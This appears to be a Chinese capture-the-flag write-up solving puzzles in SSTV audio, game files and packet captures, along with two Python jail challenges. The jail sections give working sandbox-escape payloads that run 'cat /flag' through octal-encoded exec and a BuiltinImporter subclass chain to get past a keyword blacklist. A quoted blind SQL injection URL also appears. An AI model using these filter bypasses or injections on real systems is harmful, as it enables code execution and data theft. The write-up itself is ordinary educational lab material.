
使用 silenteye 也并未查询到有隐写

考虑为 SSTV 传输（慢扫描电视，也是早期卫星传输图像的形式，现在是业余无线电爱好者常用）

使用 RX-SSTV 下载地址


在 Setup -> RX-SSTV -> Default Save Format 中将.JPG 后方数值调整为 100%

将主界面右下角设置为如下样式（勾选 AFC,LMS,BPF）




安装虚拟声卡 e2eSoft 下载地址

在系统声音设置中按照如下设置



播放完整音频即可得到如下画面




由于失真问题导致 flag 可读性较差，找出题人要到完整 flag

`PKWCTF{sstv_1s_s0_easy!!}`

小栗子的监狱 1

使用 nc 连接靶机（burpsuite 也行，但是需要从协议头输入数据，只是下下策!!）




发现黑名单有

`import, os, system, subprocess, sh, flag`

既然这些字符全部都被过滤掉了，直接明文传入肯定是不行的了


可以考虑命令拼接或者加解密执行绕过

这里考虑 8 进制绕过执行




```
Python
payload
```

```
# __import__('os').system('ls /')
exec("\137\137\151\155\160\157\162\164\137\137\50\47\157\163\47\51
\56\163\171\163\164\145\155\50\47\154\163\40\57\47\51")
```



成功执行，发现根目录下有 flag 文件，于是继续利用 payload 读取 flag

```
Python
# __import__('os').system('cat /flag')
exec("\137\137\151\155\160\157\162\164\137\137\50\47\157\163\47\51
\56\163\171\163\164\145\155\50\47\143\141\164\40\57\146\154\141\14
7\47\51")
```

得到 flag

`pkwctf{eAsY_pyjaiI_60g090_3cb894c3a696}`

小栗子的监狱 2

本题考察索引和命令拼接绕过

先查询索引

```
SQL
查看索引
','.join([f'{i}:{v.__name__}' for i,v in
enumerate(().__class__.__base__.__subclasses__())])
```

查询结果如下

```
SQL
查询结果
'0:type,1:async_generator,2:int,3:bytearray_iterator,4:bytearray,5
:bytes_iterator,6:bytes,7:builtin_function_or_method,8:callable_it
```

```
erator,9:PyCapsule,10:cell,11:classmethod_descriptor,12:classmetho
d,13:code,14:complex,15:coroutine,16:dict_items,17:dict_itemiterat
or,18:dict_keyiterator,19:dict_valueiterator,20:dict_keys,21:mappi
ngproxy,22:dict_reverseitemiterator,23:dict_reversekeyiterator,24:
dict_reversevalueiterator,25:dict_values,26:dict,27:ellipsis,28:en
umerate,29:float,30:frame,31:frozenset,32:function,33:generator,34
:getset_descriptor,35:instancemethod,36:list_iterator,37:list_reve
rseiterator,38:list,39:longrange_iterator,40:member_descriptor,41:
memoryview,42:method_descriptor,43:method,44:moduledef,45:module,4
6:odict_iterator,47:PickleBuffer,48:property,49:range_iterator,50:
range,51:reversed,52:symtable
entry,53:iterator,54:set_iterator,55:set,56:slice,57:staticmethod,
58:stderrprinter,59:super,60:traceback,61:tuple_iterator,62:tuple,
63:str_iterator,64:str,65:wrapper_descriptor,66:GenericAlias,67:an
ext_awaitable,68:async_generator_asend,69:async_generator_athrow,7
0:async_generator_wrapped_value,71:coroutine_wrapper,72:Interprete
rID,73:managedbuffer,74:method-
wrapper,75:SimpleNamespace,76:NoneType,77:NotImplementedType,78:Ca
llableProxyType,79:ProxyType,80:ReferenceType,81:UnionType,82:Enco
dingMap,83:fieldnameiterator,84:formatteriterator,85:BaseException
,86:hamt,87:hamt_array_node,88:hamt_bitmap_node,89:hamt_collision_
node,90:keys,91:values,92:items,93:Context,94:ContextVar,95:Token,
96:MISSING,97:filter,98:map,99:zip,100:_ModuleLock,101:_DummyModul
eLock,102:_ModuleLockManager,103:ModuleSpec,104:BuiltinImporter,10
5:FrozenImporter,106:_ImportLockContext,107:lock,108:RLock,109:_lo
caldummy,110:_local,111:_IOBase,112:_BytesIOBuffer,113:Incremental
NewlineDecoder,114:ScandirIterator,115:DirEntry,116:WindowsRegistr
yFinder,117:_LoaderBasics,118:FileLoader,119:_NamespacePath,120:_N
amespaceLoader,121:PathFinder,122:FileFinder,123:Codec,124:Increme
ntalEncoder,125:IncrementalDecoder,126:StreamReaderWriter,127:Stre
amRecoder,128:_abc_data,129:ABC,130:Hashable,131:Awaitable,132:Asy
ncIterable,133:Iterable,134:Sized,135:Container,136:Callable,137:_
wrap_close,138:Quitter,139:_Printer,140:_Helper,141:_TrivialRe,142
:DistutilsMetaFinder,143:shim,144:AST,145:accumulate,146:combinati
ons,147:combinations_with_replacement,148:cycle,149:dropwhile,150:
takewhile,151:islice,152:starmap,153:chain,154:compress,155:filter
false,156:count,157:zip_longest,158:pairwise,159:permutations,160:
product,161:repeat,162:groupby,163:_grouper,164:_tee,165:_tee_data
object,166:attrgetter,167:itemgetter,168:methodcaller,169:Repr,170
:deque,171:_deque_iterator,172:_deque_reverse_iterator,173:_tupleg
etter,174:_Link,175:DynamicClassAttribute,176:_GeneratorWrapper,17
7:partial,178:_lru_cache_wrapper,179:KeyWrapper,180:_lru_list_elem
,181:partialmethod,182:singledispatchmethod,183:cached_property,18
4:auto,185:Enum,186:Pattern,187:Match,188:SRE_Scanner,189:State,19
```

```
0:SubPattern,191:Tokenizer,192:Scanner,193:Untokenizer,194:_Sentinel,195:FrameSummary,196:TracebackException,197:_Feature,198:WarningMessage,199:catch_warnings,200:Compile,201:CommandCompiler,202:InteractiveInterpreter'
```

根据查询到的索引使用 BuiltinImporter 构造命令如下

```Bash
().__class__.__base__.__subclasses__()[104].load_module('o'+'s')._getattribute__('po'+'pen')('cat /fla'+'g').read()
```

查询到 flag`pkwctf{i_CAn_63T_iT_83ec6ec49e75}`

Minecraft

使用 Minecraft 1.21.10 打开存档

根据告示牌可知雪屋下方会有东西

使用`/locate igloo`查询最近雪屋坐标并 tp 过去，发现无结果

使用`/fill ~ ~ ~ 8 64 -44 air`命令并将准星对准命令方块将命令方块删除


使用`/gamemode spectator`开启观察者模式

使用`/seed`命令查询种子

`6390837068869741522`

使用 ChunkBase - SeedMap 查询该种子的雪屋位置，发现出生点旁边还有一个带地下室的雪屋

使用`/tp 696 ~ 104`传送过去在地下室找到名为`key`的书



在存档文件夹下发现 `bigbigcowcow` 文件夹，其中包含一个加密的 flag.rar 文件

使用 key 解压得到

```SQL
Who is bigbigcowcow I'am bigbigcowcow hahahahah OK this is Your
flag: unai?535.0a20[189.[4049[ax30[e.j60xaj91x8+
```

将该密文放入随波逐流 CTF 编码工具解密得到 flag

德沃夏克键盘Dvorak解码: flag{535e0a20-189e-4049-ab30-dec60bac91b8}

魔兽争霸 3

这道题不需要下载 war3 来慢慢打，通过查询 war3 的地图存储结构可知


```SQL
(attributes) - 地图属性文件(作用未知)
(listfile) - 地图文件列表(列出地图所需文件表单)
war3map.doo - 地图物体放置信息(比如放商店、单位物品等)
war3map.j - 地图脚本文件(地图读取后所运行的动作，大部分是触发器转后的 Jass 脚本)
war3map.mmp - 小地图信息文件(诸如中立单位标志等内容)
war3map.shd - 地图阴影信息(地图的阴影纹理信息)
war3map.w3a - 地图技能数据()
war3map.w3b - 地图可破坏物数据()
war3map.w3e - 地图地形数据(储存地图地形设置)
war3map.w3h - 地图魔法特效数据(技能的魔法特效等资料)
war3map.w3i - 地图基本信息文件(地图的基本信息,如地图名称等)
war3map.w3q - 地图科技升级数据( )
war3map.w3t - 地图物品数据(诸如自定义物品等数据)
war3map.w3u - 地图单位数据( )
war3map.wpm - 地图路径信息(记录可建造通行等路径)
war3map.wts - 地图字符串数据( )
war3map.wtg - 地图触发器数据文件( )
war3mapExtra.txt - 地图基本环境设置( )
war3mapMap.blp - 地图小地图文件( )
war3mapMisc.txt - 地图平衡常数文件(比如英雄的最在等级之类的规则)
war3mapPreview.tga - 地图预览图文件( )
war3mapSkin.txt - 地图游戏界面设置文件(比如游戏显示的提示信息以及黄金的图标等)
```

所以我们需要着重注意.wts 文件

查询解压工具可知，使用 ShadowEditor 即可对地图文件进行解压

解压后打开.wts 文件，搜索"flag"，结果如下，flag 也在其中 `Ni4e_Try!_WE1l_done!!!`

`We've done it, Anub'arak! The Throne Chamber is open! This is the hour of the Scourge!i see that,flag is Ni4e_Try!_WE1l_done!!!`



娱乐局

使用 Il2CppDumper 将游戏根目录下的 GameAssembly.dll

和/il2cpp_data/Metadata 下的 global-metadata.dat

进行反编译

在 dump 出的 script.json 文件中寻找死亡相关的函数

```Bash
{
  "Address": 2772048,
  "Name": "Player$$Die",
  "Signature": "void Player__Die (Player_o* __this, const
MethodInfo* method);",
  "TypeSignature": "vii"
},
```

找到上述代码，将 Address 转成 16 进制 -> 0x2A4C50

在 Cheat Engine 中，把调用了该地址的内存全部 nop 掉

即可达成无敌效果

然后通关即可获得第 1,2,3,4,5,6,8 段 flag

使用 konami 秘籍调出控制台，输入 help，查询到有 getflag 命令

输入 getflag，发现通过 getflag <int>使用


于是输入 getflag 7，获得第 7 段 flag，拼接起来即是完整 flag

`94721248-773d-0b25-0e2d-db9ca9389`

被窃取的信息

本题考察键盘流量，由于出题人使用了比较特殊的键盘，所以会导致一些误识别

不过使用该工具可以直接秒杀 https://tools.qsnctf.com/misc/usb_flow_analyze




tshark


其实这题比较考察信息收集能力，误导性较强，流量中提取出的图片为无用项

正确解法是用 tshark 提取有用资源

```
tshark -r stego.pcap -T fields -etcp.urgent_pointer|egrep -vi "^0$"|tr '\n' ','
```



放到 CyberChef/离线版 CyberChef 中解密得到 flag



`CTF{And_You_Thought_It_Was_In_Picture}`

神秘的数据包

使用 binwalk 在流量包中提取出.jpg 文件和.zip 文件

其中.zip 文件是加密的，使用题目给出的密码尝试解密，发现得到如下信息

`Maybe you should take a look at the jpg.`

在.jpg 文件中并未发现什么特别的图像或文字

使用 010 Editor 打开发现 `silly_bird_is_not_stupid` 字样

在流量包中寻找到如下字样

```XML
<li><a href="flag.b64">flag.b64</a></li>
<li><a href="flag.jpg">flag.jpg</a></li>
<li><a href="flag.txt">flag.txt</a></li>
<li><a href="flag.zip">flag.zip</a></li>
```

说明还有一份 base64 编码的文件

在流量包中找到如下字符串

```SQL
UEsDBAoACQAAAPohRVudymjLJgAAABoAAAAIABwAZmxhZy50eHRVVAkAAzcp4mg3Ke
JodXgLAAEE
6AMAAAToAwAA4ZTSItDsr+zSuT4OdoKjQJO7oS9FdstO7H7b8lRTZJvosUSwFxJQSw
cIncpoyyYA
AAAaAAAAUEsBAh4DCgAJAAAA+iFFW53KaMsmAAAAGgAAAAgAGAAAAAAAAAQAAALSBAA
AAAGZsYWcu
dHh0VVQFAAM3KeJodXgLAAEE6AMAAAToAwAAUEsFBgAAAAABAAEATgAAAHgAAAAAAA
===
```

很明显的 base64 编码

解密后发现 PK 和 flag.txt 字样

```
PK..
.       ...ú!E[.ÊhË&..........flag.txtUT       ..7)âh7)âhux....è....è...á.Ò"Ðì¯ìÒ¹>.v.
£@.»¡/EvËNì~ÛòTSd.è±D°..PK...ÊhË&.......PK....
.       ...ú!E[.ÊhË&..................´.....flag.txtUT...7)âhux....è....è...PK.........N...x.....
```

明显的.zip 文件特征

将 base64 解密结果写入文件流后

打开发现是一个加密压缩包

使用题目给出的密码不能解压，尝试之前的得到的字符串 `silly_bird_is_not_stupid` 成功解压

得到 flag

`pkwctf{7h15_15_r341_f146}`

sql？！

使用 WireShark 打开流量包，发现 payload 是很明显的 sql 盲注

所以查看末尾的流量

发现 flag_is_here 字样

```
/index.php?id=1%27and%20(select%20ascii(substr((select%20skyflag_is_here2333%20from%20flag%20limit%200,1),1,1)))=33%23
```

并且带有 flag_is_here 字样的 payload 的 frame.len 长度均 < =331 > =329

于是添加过滤器 `frame.len <= 331 && frame.len >= 329`

观察 payload 末尾，确认是盲注手法（遍历到 flag 的该位 ascii 码即跳转到下一位）

于是编写脚本来获取 flag

```Python
import scapy.all as scapy
import re
from collections import defaultdict
from urllib.parse import unquote
```

```
def extract_blind_injection_info(pcap_file):
    # 存储提取的字符信息，键为位置，值为 ASCII 码
    extracted_chars = defaultdict(int)

    # 正则表达式模式，用于提取位置和 ASCII 值
    pattern =
r"substr\(\(select\s+skyflag_is_here2333\s+from\s+flag\s+limit\s+0
,1\),(\d+),1\)\)\)=(\d+)"

    print("开始提取盲注信息...")

    # 读取 pcap 文件
    packets = scapy.rdpcap(pcap_file)

    # 遍历所有数据包
    for packet in packets:
        try:
            # 过滤条件：源 IP、HTTP 协议、包长度
            if (packet.haslayer('IP') and
                packet['IP'].src == '192.168.173.1' and
                packet.haslayer('TCP') and
                packet.haslayer('Raw') and
                329 <= len(packet) <= 331):

                # 提取 HTTP 请求内容
                raw_data = str(packet['Raw'].load)

                # 查找 HTTP 请求中的 URL
                if 'GET' in raw_data:
                    # 提取 URL 部分
                    url_match = re.search(r'GET\s+(.+?)\s+HTTP',
raw_data)
                    if url_match:
                        url = unquote(url_match.group(1))  # 解码
URL

                        # 查找盲注模式
                        match = re.search(pattern, url)
                        if match:
                            position = int(match.group(1))
                            ascii_code = int(match.group(2))
                            extracted_chars[position] = ascii_code
```

```
                            print(f"位置 {position}: ASCII 码
{ascii_code} -> 字符 '{chr(ascii_code)}'")
        except Exception as e:
            print(f"处理数据包时出错: {e}")

    # 按位置排序并构建结果字符串
    sorted_positions = sorted(extracted_chars.keys())
    result = ''.join([chr(extracted_chars[pos]) for pos in
sorted_positions])

    print("\n 提取完成!")
    print(f"盲注得到的完整字符串: {result}")

    return result

if __name__ == "__main__":
    import sys

    if len(sys.argv) != 2:
        print("用法: python blind_injection_extractor_scapy.py
<pcap_file>")
        print("示例: python blind_injection_extractor_scapy.py
hack.pcap")
        sys.exit(1)

    pcap_file = sys.argv[1]
    extract_blind_injection_info(pcap_file)
